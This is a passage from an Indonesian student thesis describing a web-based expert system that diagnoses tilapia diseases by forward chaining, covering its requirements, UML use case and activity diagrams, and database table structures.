Jika pendarahan pada sirip dan insang ikan **Dan** luka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan **Dan** insang rusak **Maka** penyakit = Protozoa.

3.4.3 Pohon Keputusan Pakar

Suatu pohon adalah hierarki yang terdiri dari node (simpul) yang menyimpan informasi atau pengetahuan dan cabang dalam pengambilan keputusan. Diagram keputusan merupakan gambaran secara sederhana permasalahan dan pemecahan.

Proses pengoperasian terhadap basis pengetahuan atau terlebih dahulu diubah ke dalam bentuk pohon keputusan (*diagram tree*) dan *rules*. Hal ini dilakukan agar proses penyelesaian masalah lebih mudah dilakukan. Sistem pakar ini menggunakan metode pelacakan ke depan (*forward chaining*).

BAB IV

IMPLEMENTASI DAN PENGUJIAN SISTEM

4.1. Analisa Kebutuhan *Software*

A. Tahapan Analisa

Sistem pakar untuk mendiagnosa penyakit ikan nila berbasis *web* ini digunakan oleh user yang dapat mengakses melalui media *browser* untuk kemudahan mendapatkan informasi. Berikut spesifikasi kebutuhan (*system requirement*) dari sistem pakar ini.

1. Halaman Pengunjung

A1. Pengunjung melihat halaman *web*

2. Halaman *User*

B1. *User* melihat halaman *web*

B2. *User* dapat melakukan analisa diagnosa

3. Halaman Admin

C1. Admin melihat halaman *web*


C1. Admin dapat mengelola data gejala

C1. Admin dapat mengelola data penyakit

C1. Admin dapat melakukan analisa diagnosa

B. UML (Unified Modelling Language)


1. Use case diagram package



Gambar IV.1

Diagram *Package*

a. Use Case Diagram Pengunjung Melihat Halaman Web



Gambar IV.2


Use Case Diagram Pengunjung Melihat Halaman Web

Tabel IV.1

Tabel Deskripsi Use Case Pengunjung Melihat Halaman Web

Use Case Nama	Melihat Halaman Web
Requirement	A1
Goal	Pengunjung dapat melihat tampilan beranda, melakukan login, melihat form lupa password, melihat form pendaftaran, melihat menu bantuan
Failed End Condition	Gagal login, Gagal melakukan pendaftaran
Primary Actors	Pengunjung
Main Flow / Basic Path	1. Pengunjung melihat menu tampilan awal
	2. Login Pengguna
	3. Pengunjung Dapat Melakukan Pendaftaran Pengguna Baru

b. Use Case Diagram User Melihat Halaman Web



Gambar IV.3


Use Case Diagram User Melihat Halaman Web

Tabel IV.2

Tabel Deskripsi *Use Case User* Melihat Halaman Web

Use Case Nama	Melihat Halaman Web
Requirement	B1
Goal	User dapat melihat tampilan beranda, melakukan logout, mengubah profil pengguna, melakukan analisa diagnosa, melihat menu bantuan
Pre-Conditions	User telah login
Failed End Condition	Gagal Login
Primary Actors	User
Main Flow / Basic Path	1. User dapat melakukan annalisa diagnosa
Alternate Flow / Invariant 1	1a. Dapat mencetak hasil analisa diagnosa

c. **Use Case Diagram User Melakukan Analisa Diagnosa**



Gambar IV.4


Use Case Diagram User Melakukan Analisa Diagnosa

Tabel IV.3

Tabel Deskripsi Use Case User Melakukan Analisa Diagnosa

Use Case Nama	Melakukan Analisa Gejala Diagnosa
Requirement	B2
Goal	User dapat melihat daftar gejala, memilih gejala, dan melihat hasil analisa diagnosa
Failed End Condition	Gagal memberikan diagnosa penyakit, tambahkan gejala lainnya
Primary Actors	User
Main Flow / Basic Path	1. User melihat menu tampilan awal dan memilih diagnosa
	2. Akan tampil data gejala
	3. User memilih gejala yang sesuai dengan yang dialami ikan nila
	4. User melihat hasil analisa diagnosa, solusi penanganannya
Alternate Flow / Invariant 1	4a. User dapat kembali ke diagnosa dan menambahkan gejala lainnya

d. *Use Case Diagram Admin Melihat Halaman Web*



Gambar IV.5


Use Case Diagram Admin Melihat Halaman Web

Tabel IV.4

Tabel Deskripsi Use Case Admin Melihat Halaman Web

Use Case Nama	Melihat Halaman Web
Requirement	C1
Goal	Pengunjung dapat melihat tampilan beranda, melakukan logout, mengubah profil admin, melihat data pengguna, melihat data gejala, melihat data penyakit, melakukan analisa diagnosa, melihat menu bantuan
Pre-Conditions	Admin telah login
Post-Conditions	
Failed End Condition	Gagal Login
Primary Actors	Admin
Main Flow / Basic Path	2. Admin melihat data pengguna
	3. Admin menambah data gejala
	4. Admin menyimpan data penyakit
Alternate Flow / Invariant 1	2a. Admin mengedit data
Invariant 2	2b. Admin menghapus data

e. **Use Case Diagram Admin Mengelola Data Gejala**



Gambar IV.6


Use Case Diagram Admin Mengelola Data Gejala

Tabel IV.5

Tabel Deskripsi *Use Case* Admin mengelola data gejala

Use Case Nama	Mengelola data gejala
Requirement	C2
Goal	Admin dapat menambah, mengedit dan menghapus data gejala
Pre-Conditions	Admin telah login
Post-Conditions	Data gejala tersimpan, terupdate atau terhapus
Failed End Condition	Gagal menyimpan, mengupdate atau menghapus
Primary Actors	Admin
Main Flow / Basic Path	1. Admin melihat data gejala
	2. Admin menambah data gejala
	3. Admin menyimpan data gejala
Alternate Flow / Invariant 1	2a. Admin mengedit data gejala
Invariant 2	2b. Admin menghapus data gejala

f. Use Case Diagram Admin Mengelola Data Penyakit



Gambar IV.7

Use Case Diagram Admin Mengelola Data Penyakit


Tabel IV.6

Tabel Deskripsi *Use Case* Admin mengelola data penyakit

Use Case Nama	Mengelola data penyakit
Requirement	B4
Goal	Admin dapat mengedit data penyakit ,gejala penyakit dan solusi
Pre-Conditions	Admin telah login
Post-Conditions	Data penyakit terupdate atau terhapus
Failed End Condition	Gagal menyimpan, mengupdate atau menghapus
Primary Actors	Admin
Main Flow / Basic Path	- Admin melihat data penyakit - Admin Mengubah data penyakit, gejala & solusinya
Alternate Flow / Invariant 1	2a. Admin mengedit data penyakit

2. Activity diagram


a. *Activity Diagram User Melakukan Login*



Gambar IV.8

Activity Diagram User Melakukan Login


b. *Activity Diagram User Melakukan Analisa Diagnosa*



Gambar IV.9

Activity Diagram User Melakukan Analisa Diagnosa


c. *Activity Diagram Admin Melakukan Login*



Gambar IV.10

Actyvity Diagram Admin Melakukan Login


d. Activity Diagram Admin Mengelola Data Gejala



Gambar IV.11

Actyvity Diagram Admin Mengelola Data Gejala


e. Activity Diagram Admin Mengelola Data Penyakit



Gambar IV.12

Activity Diagram Admin Mengelola Data Penyakit

f. Activity Diagram Admin Melakukan Analisa Diagnosa



Gambar IV.13

Activity Diagram Admin Melakukan Analisa Diagnosa


4.2. Desain

Pada tahapan ini akan menjelaskan tentang desain *database*, desain *software architecture* dan desain *interface* dari sistem yang sedang dibuat.

4.2.1. Database

1. Entity Relationship Diagram (ERD)

Entity Relationship Diagram menjelaskan hubungan antar data dalam basis data yang terdiri dari *object - object* dasar yang mempunyai hubungan atau relasi antar *object- object* tersebut.



Gambar IV.14

Entity Relationship Diagram (ERD)

A. Struktur Tabel Gejala

Tabel ini berfungsi untuk menyimpan data-data gejala

Tabel IV.7

Struktur Tabel Sp_Gejala

No	Elemen Data	Type	Values	Keterangan
1	Kd_gejala	Varchart	10	
2	Nm_gejala	Varchart	100	
3	Id_gejala	Int	20	Primeri key

B. Struktur Tabel Gejala

Tabel ini berfungsi untuk menyimpan data-data penyakit

Tabel IV.8

Struktur Tabel Sp_Penyakit

No	Elemen Data	Type	Values	Keterangan
1	Id_penyakit	Int	10	Primeri key
2	Nama_penyakit	Varchart	100	
3	Gejala	Int	255	
4	Solusi	Text		

C. Struktur Tabel Analisa

Tabel ini berfungsi untuk menyimpan data-data Hasil analisa

Tabel IV.9


Struktur Tabel Sp_Analisa

No	Elemen Data	Type	Values	Keterangan
1	Id_analisa	Int	20	Primeri key
2	Username	Varchart	60	
3	Kd_gejala	Vharchar	255	

4.2.2. Software Architecture

A. *Component Diagram*

Component Diagram menggambarkan struktur dan hubungan antar komponen piranti lunak, termasuk ketergantungan (dependency) diantaranya sebagai berikut :




Gambar IV.19

Component Diagram

B. *Deployment Diagram*

Deployment diagram menyediakan gambaran bagaimana sistem secara fisik akan terlihat. Sistem diwakili oleh node-node, dimana masing-masing node diwakili oleh sebuah kubus. Garis yang menghubungkan kedua kubus menunjukkan hubungan diantara kedua node tersebut. Berikut gambar deployment diagram :



